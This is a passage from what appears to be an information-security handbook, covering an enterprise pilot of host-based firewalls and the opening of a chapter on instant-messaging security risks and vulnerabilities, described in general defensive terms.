However, there are two well-known caveats to configuring a host-based firewall to block Trojan horses. First, the firewall must block all connections initiated by new applications *by default*. Second, the firewall must not be circumvented by end users who, for whatever reason, click "yes" whenever asked by the firewall if it should allow a new application to initiate outbound traffic. Taken together, these two caveats can cause the cost of ownership of host-based firewalls to quickly escalate. Indeed, other companies that have already implemented both caveats report large numbers of help desk calls from users wanting to get a specific application authorized.[15]

Given that we do not have a standard desktop image and given that we have a very small help desk staff, we decided to divide our pilot users into two different policy groups: pilot-tech-technical and pilot-normal-regular (See Exhibit 10-1).

The first configuration enabled users to decide whether to allow an application to initiate an outbound connection. This configuration was implemented only on the desktops of our IT staff. The user must choose whether to allow or deny the network connection requested by the connection. Once the user makes that choice, the host-based firewall generates a checksum and creates a rule reflecting the user's decision. (See Exhibit 10-2 for a sample rule set in CyberArmor.)




Exhibit 10-1. CyberArmor policy groups.




Exhibit 10-2. Sample user-defined rules in CyberArmor.

The second configuration denied all applications by default and only allowed applications that had been specifically authorized. We applied this configuration on all laptops outside our IT organization, because we did not want to allow nontechnical users to make decisions about the configuration of their host-based firewall.

LESSONS LEARNED

Although at the time this chapter was finished we had not yet completed our pilot studies on both host-based firewall products, we had already

learned several lessons about deploying agent-based, host-based firewalls across the enterprise. These lessons may be summarized as follows.

1. Our pilot study identified one laptop with a nonstandard and, indeed, unauthorized network configuration. For small organizations that do not enforce a standard desktop image, this should not be a surprise.
2. The ability to enforce different policies on different machines is paramount. This was evident from our experience with the host-based firewall to restrict outbound network connections. By having the ability to divide our users into two groups, those we would allow to make configuration decisions and those we would not, we were able to get both flexibility and security.
3. As is the case with network-based intrusion detection systems, our experience validated the need for well-crafted rule sets. Our configuration includes a rule that blocks inbound NetBIOS traffic. Given the amount of NetBIOS traffic present on both our internal network as well as external networks, this generated a significant amount of alerts. This, in turn, underscored the need for finely tuned alerting rules.
4. As the author has found when implementing network-based firewalls, the process of constructing and then fine-tuning a host-based firewall rule set is time consuming. This is especially true if one decides to implement restrictions on outbound traffic (and not allow users or a portion of users to make configuration decisions of their own), because one then has to identify and locate the exact file path of each authorized application that has to initiate an outbound connection. While this is by no means an insurmountable problem, there was a definite investment of time in achieving that configuration.
5. We did not observe any significant performance degradation on end user machines caused by the firewall software. At the time this chapter was written, however, we had not yet tested deploying host-based firewall software on critical servers.
6. Our sixth observation is product specific. We discovered that the built-in reporting tool provided by CyberArmor is primitive. There is no built-in support for graphical reports, and it is difficult to find information using the text reporting. For example, using the built-in text-reporting feature, one can obtain an "alarms" report. That report, presented in spreadsheet format, merely lists alarm messages and the number of occurrences. Source IP addresses, date, and time information are not included in the report. Moreover, the alarm messages are somewhat cryptic. (See Exhibit 10-3 for a sample CyberArmor Alarm Report.) While CyberArmor is compatible with Crystal Reports, using Crystal Reports to produce useful reports requires extra software and time.




Exhibit 10-3. Sample CyberArmor alarm report.

HOST-BASED FIREWALLS FOR UNIX?

Host-based firewalls are often associated with Windows platforms, given the history and evolution of personal firewall software. However, there is no reason in theory why host-based firewalls cannot (or should not) be implemented on UNIX systems as well. To be sure, some UNIX packet filters already exist, including ipchains, iptables, and ipfw.[16] Given that UNIX platforms have not been widely integrated into commercial host-based firewall products, these utilities may be very useful in an enterprisewide host-based firewall deployment. However, such tools generally have two limitations worth noting. First, unlike personal firewalls, those utilities are packet filters. As such, they do not have the capability to evaluate an outbound network connection according to the application that generated the connection. Second, the utilities are not agent based. Thus, as an enterprise solution, those tools might not be easily scalable. The lack of an agent-based architecture in such tools might also make it difficult to provide centralized reporting on events detected on UNIX systems.

CONCLUSIONS

While host-based firewalls are traditionally thought of as a way to protect corporate laptops and privately owned PCs, host-based firewalls can also provide a valuable layer of additional protection for servers. Similarly, while host-based firewalls are typically associated with Windows platforms,

they can also be used to protect UNIX systems as well. Moreover, host-based firewalls can be an effective tool for interfering with the operation of Trojan horses and similar applications. Finally, using an agent-based architecture can provide centralized management and reporting capability over all host-based firewalls in the enterprise.

Acknowledgments

The author wishes to acknowledge Frank Aiello and Derek Conran for helpful suggestions. The author is also grateful to Lance Lahr, who proofread an earlier version of this chapter.

References

1. Michael Cheek, Personal firewalls block the inside threat. *Gov. Comp. News* 19:3 (3 April 2000). Spotted electronically at <URL:http://www.gcn.com/vol19_no7/reviews/1602-1.html>, February 6, 2002.
2. William R. Cheswick and Steven M. Bellovin, *Firewalls and Internet Security: Repelling the Wily Hacker* (New York: Addison-Wesley, 1994), pp. 53–54.
3. F-Secure Computer Virus Information Pages: QAZ (<URL:http://www.europe.f-secure.com/v-descs/qaz.shtml>, January 2001), spotted February 6, 2002.
4. TROJ_QAZ.A — Technical Details (<URL:http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName = TROJ_QAZ.A&VSect = T>, October 28, 2000), spotted February 6, 2002.
5. Steve Riley, Is Your Generic Port 80 Rule Safe Anymore? (<URL:http://rr.sans.org/firewall/port80.php>, February 5, 2001), spotted February 6, 2002.
6. Steve Riley, Is Your Generic Port 80 Rule Safe Anymore? (<URL:http://rr.sans.org/firewall/port80.php>, February 5, 2001), spotted February 6, 2002.
7. Michael Cheek, Personal firewalls block the inside threat. *Gov. Comp. News* 19:3 (3 April 2000). Spotted electronically at <URL:http://www.gcn.com/vol19_no7/reviews/1602-1.html>, February 6, 2002.
8. Although McAfee is (at the time this chapter was written) currently in Beta testing with its own agent-based product, Personal Firewall 7.5, that product is not scheduled to ship until late March 2002. See Douglas Hurd, The Evolving Threat (<URL:http://www.issa-dv.org/meetings/web/2002/08FEB02/McAfee%20ISSA-DV%20Meeting%20FEB02.pdf>, February 8, 2002), spotted February 8, 2002.
9. Cf. my discussion of network-based firewall criteria in Firewall Management and Internet Attacks in *Information Security Management Handbook* (4th ed., New York: Auerbach, 2000), pp. 118–119.
10. Steve Gibson, LeakTest — Firewall Leakage Tester (<URL:http://grc.com/lt/leaktest.htm>, January 24, 2002), spotted February 7, 2002.
11. Hack Yourself Remote Computer Network Security Scan (<URL:http://hackyourself.com:4000/startdemo.dyn>, 2000), spotted February 7, 2002.
12. Leak Test — How to Use Version 1.x (<URL:http://grc.com/lt/howtouse.htm>, November 3, 2001), spotted February 7, 2002.
13. Steve Gibson, Why Your Firewall Sucks :-) (<URL:http://tooleaky.zensoft.com/>, November 5, 2001), spotted February 8, 2002.
14. By default, this message is sent over TCP port 80 but this can be customized. See Robin Keir, Firehole: How to Bypass Your Personal Firewall Outbound Detection (<URL:http://keir.net/firehole.html>, November 6, 2001), spotted February 8, 2002.
15. See, for example, Barrie Brook and Anthony Flaviani, Case Study of the Implementation of Symantec's Desktop Firewall Solution within a Large Enterprise (<URL:http://www.issa-dv.org/meetings/web/2002/08FEB02/Unisys%20ISSA-DV%20Meeting%20FEB02.pdf>, February 8, 2002), spotted February 8, 2002.

16. See Rusty Russell, Linux IPCHAINS-HOWTO (<URL:http://www.linuxdoc.org/HOWTO/IPCHAINS-HOWTO.html>, July 4, 2000), spotted March 29, 2002; Oskar Andreasson, Iptables Tutorial 1.1.9 (<URL:http://people.unix-fu.org/andreasson/iptables-tutorial/iptables-tutorial.html">, 2001), spotted March 29, 2002; and Gary Palmer and Alex Nash, Firewalls (<URL:http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/firewalls.html>, 2001), spotted March 29, 2002. I am grateful to an anonymous reviewer for suggesting I discuss these utilities in this chapter.

ABOUT THE AUTHOR

Jeffery Lowder, CISSP, GSEC, is currently working as an independent information security consultant. His interests include firewalls, intrusion detection systems, UNIX security, and incident response. Previously, he has served as the director, security and privacy, for Elemica, Inc.; senior security consultant for PricewaterhouseCoopers, Inc.; and director, network security, at the U.S. Air Force Academy.

Instant Messaging Security Issues

William Hugh Murray, CISSP

> Nothing useful can be said about the security of a mechanism except in the context of a specific application and environment.
>
> **— Robert H. Courtney, Jr.**

> Privacy varies in proportion to the cost of surveillance to the government.
>
> **— Lawrence Lessig**

Instant messaging (IM) has moved from home to office, from a toy to an enterprise application. It has become part of our social infrastructure and will become part of our economic infrastructure. Like most technology, it has many uses — some good, some bad. It has both fundamental and implementation-induced issues. This chapter describes IM and gives examples of its implementation. It describes operation and examines some sample uses. It identifies typical threats and vulnerabilities, and examines the security issues that IM raises. It identifies typical security requirements and the controls available to meet them. Finally, it makes security recommendations for users, operators, enterprises, and parents.

Introduction and Background

Instant messaging, or chat, has been around for about 15 years. However, for most of its life, its use has been sparse and its applications trivial. Its use expanded rapidly with its inclusion in America Online's service. For many children, it was the first application of the Internet and the second application of the computer after games. Although many enterprises still resist it, it is now part of the culture. It is an interesting technology in that it originated in the consumer market and is migrating to the enterprise market. Like Web browsing before it, IM is entering the enterprise from the bottom up — from the user to the enterprise.

There may be as many as 100 million IM users but, because many users have multiple handles and subscribe to multiple services, it is difficult to know with any confidence. K. Petersen of *The Seattle Times* reports that many users have two or more IM clients open most of the time.

For most of its life, IM operated in a fairly benign environment. That is, it operated in the Internet in the days when the Internet was fairly benign. As is true of the Internet in general, business and government have been late to the party.

> On 9/11, communications in the nation, and in New York City in particular, were severely disrupted, mostly by unanticipated load. One could make a phone call out of the city but could not call into the city. Most news sites on the WWW did not respond to many requests; responses were limited to a line or two. Broadcast TV in the city was disrupted by loss of its primary antennas; only a few had backup. Cable TV, and broadcast TV outside the city, worked as intended, in part because they were

not sensitive to load. Cell phones worked well for a few minutes but soon fell over to load. The two-way communication that worked best under load was instant messaging. "First responders" found themselves using pagers (one way), SMS on cell phones, AOL Instant Messaging, BlackBerrys, and other forms of instant messaging.

At the risk of using a cliché, IM is a new paradigm. It is altering the way we see the world and will ultimately change the world. IM is changing the workplace as e-mail did before it. (Yes, e-mail changed the workplace. Although not all of us have been around long enough to notice, it has not always been as it is now.)

I was "chatting" with my colleague, Roger, yesterday. We were talking about a new IM client that we were installing on our PDAs. (We both use Handspring Treo communicators, cell phones integrated with a Palm OS PDA.) He said, "IM is the killer application for PDAs." I was surprised. I told him that I was working on this chapter and asked him to elaborate. He went on to say that for those of us who now work primarily from home and road (includes both of us and many of our colleagues), IM is now our virtual water cooler. It is where we conduct that business that we used to conduct by walking the halls or meeting in the cafeteria. It is also our peek-in-the-office-door to see if it is a convenient time to talk. Even if he plans to call a colleague on the phone, he sends an instant message first. IM complements the other spontaneous things that we do with a PDA.

In the discussion below you will see that IM is a network of people built on a network of hardware. Once the servers and protocols are in place, then its capabilities and its integration with other communication methods are limited only by the sophistication of the software clients. IM is the spontaneous collaboration tool of choice.

Description

This section describes instant messaging (IM) while later sections elaborate by discussing illustrative systems and typical operation.

At its most abstract, IM is a client/server application in which users communicate in short messages in near-real-time. The client performs input and output, the Internet provides transport and connectivity, while the servers provide message addressing, and, optionally, message forwarding.

IM's most popular instantiation is AOL Instant Messaging (AIM). There is an AIM client built into the AOL client. There are also AIM clients built into other applications and application suites.

IM users are represented as named windows on the desktop or within the client application. To send a message to the user represented by a window, one simply places the cursor in the window (making it the active window) and types in a message. That message then appears almost simultaneously in the window on someone else's system that represents the other end of the connection.

At its simplest, traffic is *one-to-one.* However, there is a *group mode* in which A sends an invitation to members of an affinity group to participate in a *one-to-many* or ***many-to-many mode.*** There is a second many-to-many mode where a "chat room" is established. The virtual room may be devoted to a group, a topic, or a discussion. Participants can enter or leave the *room* — that is, the discussion — at will. Participants in the room may be represented by nametags or by icons.

In theory, IM is synchronous: that is, a message from A to B is followed by a response from B to A. In practice, it is more "near synchronous;" that is, in part because of message origination latency, messages may be slightly out of order with two or more simultaneous threads.

IM is a relatively open application. While networks, servers, rooms, or groups may be closed to all but named and designated participants, most of them are open to all comers. The infrastructure (i.e., clients, servers, and connections) are open to all.

IM is also relatively interoperable. While most networks and servers interoperate primarily with their peers, many different clients can interoperate with others and many clients will operate with multiple networks and servers. The Trillian Professional client from Cerulean Studios will support simultaneous connections over the AOL, MS, Yahoo, ICQ, and multiple IRC networks. Time Warner, operator of both AIM and ICQ, has announced plans to permit interoperation of the two. Not only do IM systems interoperate with one another, but also with e-mail and voice mail.

Systems

This section identifies some of the more significant IM systems.

AOL IM

Far and away the most popular consumer IM system is AOL IM (AIM). Measured by numbers of registered users or traffic, no other system comes close. AOL well understands that the value of an IM system grows geometrically with the number of regular users.

While IM is bundled into the AOL client, and while it was originally intended for AOL's dial customers, it also uses the Internet where it is open to all comers. Anyone, AOL customer or not, can register a name on the AIM server. A number of stand-alone clients are available, including one from Netscape, AOL's software subsidiary. AOL encourages ISPs (Internet service providers) and other services to bundle an AOL client into their offering.

ICQ

Time Warner is also the operator of Internet CQ (ICQ). Amateur radio operators will recognize the model. While AOL IM is like the telephone, ICQ is more like a ham radio channel. While it is possible to set up a conference call, the telephone is primarily one-to-one. While it is possible to use a ham radio in one-to-one mode, it is essentially a many-to-many medium.

IRC

While some Internet historians date IM from ICQ in 1996, most recognize Internet Relay Chat (IRC), which originated in 1988, as the granddaddy of all instant messaging. IRC was built as an alternative to and elaboration of the (UNIX-to-UNIX) *talk* command. While IRC servers usually run on UNIX systems, clients are available for Wintel systems, IBM VM, EMACS, Macintosh, NeXTStep, VMS, and others. Early IRC clients were command-line driven and oriented. Many purists still prefer to use it in that mode. However, modern clients use a graphical user interface. For example, BitchX is a GUI client for UNIX/X-Windows systems.

Like ICQ, IRC is fundamentally many-to-many. A user does not connect to another user by username, but rather to a channel by reference to a channel name. Indeed, IRC users do not even have their own registered name. A user's input within a channel is identified only by an arbitrary nickname, which is good only as long as the user remains connected to the channel. A user does not own a nickname. As long as a nickname is not in current use, then anyone can use it. Thus, IRC is even more anonymous than most IM systems. (There was a registry of IRC nicknames, nickserv, but its use was voluntary. A user did not need to register his nickname; channels did not check the registry. Such a voluntary registry had so little value that nickserv has been down since the spring of 1994 and no one has seen fit to establish a replacement.)

There are also Web-based clients for IRC. Like Web-mail servers, these are servers that turn two-tier client/servers into three-tier. The real IRC client operates on a server and then is accessed by a WWW client (i.e., a browser). This means that a user need not have the ICQ client on his own system, but can access IRC from more places and more information will appear in the clear in the "network."

Lotus Sametime Connect

The Lotus Sametime Connect system is offered for enterprise IM and offers such features as exploitation of an existing enterprise directory (Notes server) and end-to-end encryption with key management (based on Lotus Notes public key infrastructure). In addition to text, Sametime supports voice and image.

NetMeeting

NetMeeting (NM) is a full-function collaboration client. While NM uses directories to resolve addresses, it usually operates peer-to-peer in a single network address space (or across address spaces via a proxy). In addition to chat, NM supports voice-chat, moving image, whiteboard (think graphical chat), file transfer, application sharing, and even desktop sharing.

Yahoo!

Yahoo! Messaging is Web based, consumer oriented, and public. It supports both user-to-user messages and chat rooms. There is a user registry but no public user directory; and there is a big directory of chat rooms.

MS Windows Messenger

Windows Messenger is the integration of IM into the MS Windows operating system. It uses the .Net Passport server to register users under their e-mail addresses or a local directory to register them under their usernames. Many of the features of NetMeeting (e.g., file send and receive, voice, video, whiteboard, application sharing, and desktop sharing) are integrated into the Messenger client function.

Others

Additional IM systems include Jabber (enterprise IM), businessim, Akonix (a gateway for enterprise use of public IM), 12planet (enterprise chat server), e/pop (enterprise), and GTV (enterprise IM with public gateway).

Operation

This section describes typical IM operations.

Installing the Client

For most users this is a necessary step and is usually as simple as clicking on an icon and responding to one or two prompts. Most IM clients are included in some other operating system or application the user already has. However, one may have to locate the client of choice in the Internet and download a copy. If one is an AOL or MSN user, IM is included in the clients for these networks. (Sometimes, the issue is getting rid of one of these.) The user may be prompted to set one or two global options at installation time.

Starting the Client

Starting the client is usually as simple as clicking on an icon. IM clients are often in the start-up list and many will try to put themselves there at installation time.

Sign-up

For many systems, new users must register their user IDs, "screen-names," handles, or aliases. In consumer systems, this may be as simple as responding to a prompt or two from the client program. In enterprise systems, it may be automatic for those who are already in the employee or user directory but may involve completing and signing a form and getting management approval for those who are not.

Populating Contact Lists

A sometimes necessary and always useful step is to populate one's contact or buddy list. This is usually as simple as entering the contact's username. Optionally, users can be organized into groups. Most clients will check usernames against the registry and report names that the registry does not recognize.

Connection

Connecting the client to the service is usually as simple as starting the software. It may even be automatic at system start-up. The client and server look to one another like an IP address and a port number. For most consumer and enterprise systems, this information is embedded in the client software and not visible or meaningful to the user. For IRC networks or multi-network clients, it may involve identifying and entering an IP address.

Log-on

IM services may require the user to log on with his handle. Client applications usually remember this value so that it can be selected from a drop-down list or entered by default. Most IM services also expect a passphrase. Again, clients usually include the ability to remember passphrases and enter them automatically. The security implication should be clear. Log-on to IM services is unusually persistent; in most systems it does not time-out.

> weemanjr (a.k.a. Tigerbait, Gatorbait, or Bitesize) recently visited me. He used my laptop and client software to log on to AOL IM. In fact, he did it so often that he set the default screen name to weemanjr, stored his passphrase, and set the client to log him on automatically. While I cannot see his passphrase, I do have beneficial use of it. Note that weemanjr might have connected from a place more hostile.

Contact Lists

Most client applications have the capability to store the names of an arbitrary number of contacts or correspondents and to organize them into folders. The collection of names of a user's correspondents is called a contact list or "buddy list." One enterprise IM system, Lotus Sametime Connect, provides two separate contact lists: one for insiders, based on the Lotus Notes directory server, and one for outsiders registered on the AOL IM server.

At log-on time, the contact list is restored to the client application. It may have been stored on the client side or the server side. Other things equal, the client side is more resistant to disclosure but not available from as many places as when stored on the server side. After the contact list is restored, it can be run against the server and the status of the each contact reflected in the client application contact list window.

I also have use of weemanjr's buddy list. It has two folders: "buddies" and "girls." The handles of the buddies suggest that they are male skateboard buddies or fellow game players. The handles of the girls suggest that they are (self-identified) flirts, flirting and gossiping being the principal activities of girls of weemanjr's age. Young people often use their birth dates to qualify otherwise common and descriptive names. Therefore, this buddy list leaks information, not only about the gender of the party, but also her age. This information suggests that weemanjr may have correspondents who do not know the code or are a little too old to interest him.

Sending Messages

When one clicks on the name or icon of a contact, the client application will attempt to open a connection to the contact; if the attempt is successful, then an application window associated with the sender will open on the receiver's system. The client application will put into the window identifying and state information. This information can include the recipient's name, online/offline, time since last activity, and, optionally, the capabilities of his client (e.g., voice, image, icon display, file send/receive).

One can type a message into the (bottom half of the) window; when new-line/return is keyed, the message is sent. All messages are displayed in the upper half of the window identified by the name of the sender.

Groups

One can invite multiple recipients to join an *ad hoc* group. A window will be opened on all participating client applications. All traffic among all participants in the group will appear in the associated window on all the windows. Each message will be labeled with the name of its sender. The group disappears when the last user leaves it.

Channels and Rooms

Channels and rooms are persistent discussions, usually associated with a topic or subject. Users can join a channel or a room at will, see all the traffic, send messages, and leave at will. Traffic can be labeled with the name of the sender. Depending on the application, the window may or may not show the handles of those connected to the channel or room; there may be unnoticed "lurkers." Channels, rooms, and their traffic may persist, even after the last user disconnects.

Sending and Receiving Files

Depending on the functionality included in the client application, one can "drag and drop" links, e-mail addresses, "emoticons" (e.g., smiley face), or other (arbitrary) objects into a connection window. If and how these appear on the recipient's system is a function of the recipient's application.

The sender drags the tag or icon of an object (e.g., program or data file) into the window representing an IM connection to another user. A window will open on the system of the receiver asking whether or not he wants to receive the file. If so, he is prompted for the location (e.g., folder or directory) in which to store it and the name to assign to it.

> Consider that weemanjr might easily have contaminated my system with a virus by accepting a file sent to him in IM.

Applications

The most general application of IM is to carry on a *conversation* between two or more people. For children, this conversation is a form of *socializing*; for adults, it might be. Subjects include current events, sports, queries, gossip, etc.

Depending on the support built into the client, many other applications can "piggyback" on (be encapsulated within) IM. For example, many clients support file transfer.

Similarly, the client can support the passing of sounds, voices, images, moving images, other arbitrary objects, applications, or even control of an entire system. The most sophisticated IM client, MS NetMeeting, supports all of these simultaneously. (NetMeeting is in a class by itself. It is so much more sophisticated than other IM clients that it is often not recognized as a member of the class.) Because the role of the server is message forwarding and addressing, no change in the functionality of the server may be required to achieve this level of sophistication.

IM for *customer and user support* has become an essential part of many business strategies. Telephone support personnel also use it as a "back-channel" to get assistance while they are talking to their customers or subscribers.

Consulting, design, and programming teams use IM for *collaboration,* even when they are all sitting around the same table. It adds so much to productivity that many of us simply refuse to work without it.

In the enterprise, IM supplements the public address, bulletin boards, and e-mail for making *announcements.* It is particularly useful for such announcements as virus warnings or weather emergencies where timeliness is essential.

Finally, IM is used for the "*grapevine,*" the alternative communication channel that most organizations resist but which, nonetheless, may be essential to their efficiency.

Capabilities

Bots

Some servers and clients support the ability to run processes other than simple addressing and forwarding. This capability exists to support easy functional extension of the application, that is, to make it easy to introduce new software. One IRC client (Bitchx) resulted from incorporating functionality added to an earlier client via a sophisticated script.

These added programs can be completely arbitrary. They can be written and instantiated by anyone with sufficient privilege or special knowledge. Those servers with this capability can be viewed as general-purpose computing engines attached to the Internet.

Most have security controls (e.g., lock-words or passphrases) to prevent their being contaminated or co-opted as attack engines. However, that leaves many that can be exploited. We have seen "bot wars" in which one or more bots are used to mount exhaustive attacks against the controls of otherwise more secure bots.

Rogue hackers use IM servers to hide the origin of attacks. In one scenario, compromised systems connect to a chat room and wait for a message. The rogue hacker then connects to that room and uses it to send a message containing the time and target of an exhaustive or denial-of-service attack. Said another way, the channel or room is used to coordinate all the listening and attacking systems.

Icons

Many client applications implement the capability for one user to send another user an icon to identify the sending user's window on the receiving user's system. Because these images might be offensive, most of these applications also include the capability to control the inclusion of the icon, even to display it a few bits at a time to avoid an ugly surprise.

Vulnerabilities

The vulnerabilities of IM are not likely to surprise anyone. They are the same vulnerabilities that we see in other parts of the Internet. Nonetheless, it is useful, if not necessary, to enumerate them. They fall into the same fundamental classes.

Fundamental Vulnerabilities

Fundamental vulnerabilities are those that are inherent in the environment or the application. They do not result from any action or inaction; they just are. They can be compensated for but they cannot be eliminated.

The biggest fundamental vulnerability of IM is that it is open. It is open as to services; anyone can put one up. Networks are open as to servers; by default, anyone can add one. IM is open as to users; again, by default, anyone can enroll for a service. This makes the network vulnerable to interference or contamination and the traffic vulnerable to leakage. While it is possible to create closed IM populations or networks, such closed populations and networks are significantly less useful than the open ones. Moreover, many client applications make it easy for users and clients to create connections between two otherwise disjointed networks.

User anonymity is a second fundamental vulnerability. The use of handles or aliases is the standard in IM. The strength of the bond between these aliases and a unique identity varies from spurious to sufficient to localize errors but sufficiently loose as to effectively hide malice. This dramatically reduces user accountability and, in some cases, can be used to successfully hide the identity of responsible parties. It seems to invite malice.

Because any kind of data hiding involves prearrangement between the sender and the receiver, most traffic in the IM moves in the clear. This means it may leak in the network. While this is offset by the fact that most of the traffic is trivial, it means that, in general, IM might not be suitable for enterprise applications. Moreover, the use of IM is so casual and spontaneous that users do cross the line between trivial traffic and sensitive traffic without even realizing it.

Implementation-Induced Vulnerabilities

Implementation-induced vulnerabilities do not have to exist. They are introduced by acts, omissions, or choices of the implementers. Most are the result of error or oversight.

Most implementation-induced vulnerabilities in IM are not unique to it. They are shared with the rest of the Internet. They include poor-quality software, often not identified with its provenance. Like much of the software in the Internet, this software *does not check or control its input* and is vulnerable to contamination by that input (the dreaded buffer overflow). Like much of the software in the Internet, it contains *escape mechanisms* that enable the knowledgeable to escape the application and its controls. Many servers are vulnerable to *interference from other applications* running in the same hardware or software environment. Much of this software employs *in-band controls.*

In some services, user data, (e.g., buddy lists and directory entries) are stored on servers. This is a legitimate design choice; it makes the application more portable. For example, one can use one's buddy list from one's (wireless) PDA or from an airport or coffee shop kiosk. However, it replaces millions of little targets with two or three large ones. It magnifies the consequences of a successful attack against those servers. Such a successful attack results in the compromise of the confidentiality of large amounts of data. Some of this data may be sensitive to disclosure. For example, contact lists encapsulate information about personal associations; directory entries may contain information about personal interests, not to say compulsions. To some degree, users have not thought about the sensitivity of this information. To some extent they are willing to share it in this context. Many do not care in any case. However, some would not want to have it posted on the Internet.

Operator-Induced Vulnerabilities

To the extent that we rely on IM for anything, we rely on the operators of the servers. In some, perhaps even most, cases, we have contracts with the operators. These agreements contain the terms of service for the service; these TOS bind mostly the user. In general, the operators promise "best efforts," but to the extent we can rely on them for anything, we can rely on what the TOS promises.

However, some services (e.g., IRC) are collaborative in nature. There is no single provider to whom we can look. The network may be no stronger than the weakest server in it.

User-Induced Vulnerabilities

Similarly, the things that users do to introduce vulnerabilities should be familiar.

Weak Passwords

Although IM passwords can be attacked (on the servers) by bots, most client applications do not enforce strong password rules. By default, most IM applications permit the user to store the user's password and submit it automatically. And although most clients will automatically enter long pass-phrases, users still prefer short ones.

Use of Default Settings

Users prefer default configurations; they simplify setup and encapsulate special knowledge about the use of a product. For events such as receipt of a message, client applications seem to default to "ask." For example, if the user does not specify whether or not to receive a message, the Trillian client will ask. However, for other choices, it may not ask. The default setting is to send the message when the Enter key is pressed. This may result in the message being sent accidentally before it is reviewed. One might not even understand that there is a safer option.

Accepting Bait Objects

Users can always compromise their systems and enterprise networks by accepting bait objects. Said from the attacker's perspective, when all else fails, exploit user behavior. As we have seen, IM has grown from being text-only to include arbitrary objects. All that is necessary to compromise a user is to find bait that he does not resist. Bait for individuals may exploit knowledge of their interests. Fishing in chat rooms exploits the fact that at a big enough party, some people will eat the soggy potato chips. Every fisherman knows that if the fish are not biting, change the bait. If they still do not bite, move to a new spot. IM is a big space with a lot of fish.

Other

All lists of vulnerabilities should end with "other." Although we are pretty good at identifying broad categories of vulnerabilities, no group of people is likely to identify all the dumb things that users will do.

Issues

This section discusses some of the security-related issues surrounding IM.

Policy and Awareness

Most damage from the use of IM will be done in error by otherwise well-intentioned users. As with most technology, the problems are really people problems. If management must rely on user behavior, it is essential that it describes that behavior to users. Management may set almost any policy that it likes but it may not be silent.

One useful rule is that security policy should treat all communications media consistently. Users should be able to choose the most efficient medium for a message. They should not be forced to choose an inefficient medium simply to satisfy arbitrary rules, security or otherwise.

Efficiency

Management questions whether IM really improves productivity enough to compensate for its intrusiveness and its potential to distract users from work. It is instructive that management no longer asks the same question about the most intrusive technology of all, the telephone. In any case, it is not as if management has much choice. The pattern of growth for the use of IM is well established and is not likely to reverse, or even level off. Management had best get used to it; workers will. Workers will integrate IM into their work styles as they have the telephone, the computer, and e-mail. It will not be seen as a distraction but simply as part of the workspace.

> When I first entered business in the early 1950s, desks did not come with a telephone by default. It was a perk just to have one's name on the directory. I say "on" because it was often only one or two pages in length. There was no direct-inward-dialing (DID); all incoming calls went through the operator. Some business phones did not even have dials; the operator completed outbound calls. In the world of flat-rate telephone service, I no longer try to recover the cost of business phone calls from my clients.

Personal Use

